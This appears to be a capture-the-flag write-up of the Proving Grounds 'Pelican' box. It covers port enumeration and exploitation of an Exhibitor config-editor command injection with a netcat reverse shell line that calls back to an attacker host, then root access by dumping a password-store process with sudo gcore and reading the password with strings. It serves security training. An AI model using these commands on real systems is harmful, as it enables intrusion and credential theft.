Another Proving Grounds box which is rated as Intermediate by community and the platform. Box found in OSCP like box lists.
Enumeration Link to heading
└─$ rustscan -a 192.168.209.98 -- -sC -sV | tee nmap
[~] The config file is expected to be at "/home/kali/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.209.98:22
Open 192.168.209.98:139
Open 192.168.209.98:445
Open 192.168.209.98:631
Open 192.168.209.98:2181
Open 192.168.209.98:2222
Open 192.168.209.98:8080
Open 192.168.209.98:8081
cOpen 192.168.209.98:36233
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} {{ip}} -sC -sV" on ip 192.168.209.98
PORT      STATE SERVICE     REASON  VERSION
22/tcp    open  ssh         syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
139/tcp   open  netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn syn-ack Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
631/tcp   open  ipp         syn-ack CUPS 2.2
|_http-title: Forbidden - CUPS v2.2.10
| http-methods:
|   Supported Methods: GET HEAD OPTIONS POST PUT
|_  Potentially risky methods: PUT
|_http-server-header: CUPS/2.2 IPP/2.1
2181/tcp  open  zookeeper   syn-ack Zookeeper 3.4.6-1569965 (Built on 02/20/2014)
2222/tcp  open  ssh         syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
8080/tcp  open  http        syn-ack Jetty 1.0
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(1.0)
8081/tcp  open  http        syn-ack nginx 1.14.2
|_http-title: Did not follow redirect to http://192.168.209.98:8080/exhibitor/v1/ui/index.html
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.14.2
36233/tcp open  java-rmi    syn-ack Java RMI
Service Info: Host: PELICAN; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2022-11-14T18:17:05
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.5-Debian)
|   Computer name: pelican
|   NetBIOS computer name: PELICAN\x00
|   Domain name: \x00
|   FQDN: pelican
|_  System time: 2022-11-14T13:17:06-05:00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 41584/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 19963/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 34972/udp): CLEAN (Timeout)
|   Check 4 (port 24115/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: mean: 1h40m00s, deviation: 2h53m14s, median: 0s
While rustscan was running, I attempted to check webservers from verbose scan output. Opening webserver on port 8081 I was re-directed to http://192.168.209.98:8080/exhibitor/v1/ui/index.html.

I wasn’t exactly sure what I am looking at, so I decided to click around and search for exploits with Searchsploit.

I did find 48654 exploit for Exhibitor version 1.7.1, but decided to check it our anyway and attempted to perform the exploit as described in this section.
The steps to exploit it from a web browser:

    Open the Exhibitor Web UI and click on the Config tab, then flip the Editing switch to ON

    In the “java.env script” field, enter any command surrounded by $() or ``, for example, for a simple reverse shell:

    $(/bin/nc -e /bin/sh 10.0.0.64 4444 &)
    Click Commit > All At Once > OK
    The command may take up to a minute to execute.
I have set a listener on port 8080, changed java.env script to:
$(/bin/nc -e /bin/sh 192.168.49.209 8080 &)
And got a low privileged shell as user Charles.
└─$ nc -nvlp 8080
listening on [any] 8080 ...
connect to [192.168.49.209] from (UNKNOWN) [192.168.209.98] 60278
whoami
charles
python3 -c "import pty;pty.spawn('/bin/bash')"
charles@pelican:/opt/zookeeper$ pwd
pwd
/opt/zookeeper

charles@pelican:~$ ls /home/charles
ls /home/charles
local.txt
Privilege escalation Link to heading
One of the first things I like to check is what user can run as sudo.
charles@pelican:/tmp$ sudo -l
sudo -l
Matching Defaults entries for charles on pelican:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User charles may run the following commands on pelican:
    (ALL) NOPASSWD: /usr/bin/gcore
Looks like gcore can be used with sudo rights. This binary can generate a dump of running processes. For that I need to find a process which might be interesting to look at. I used command below and manually reviewed running processes until I found one that looks to be interesting enough.
charles@pelican:/tmp$ ps -aux | grep -i root

root       492  0.0  0.0   2276    72 ?        Ss   11:56   0:00 /usr/bin/password-store
To generate a dump I used:
sudo gcore 492
Then I used strings to analyse the output.
strings core.492
As there wasn’t much output I found the password quite easily.

Changed used to root using su and I was able to read the flag.
root@pelican:/tmp# cat /root/proof.txt
cat /root/proof.txt
b6a5f2947dd8d0e3******
GG. Fun lab.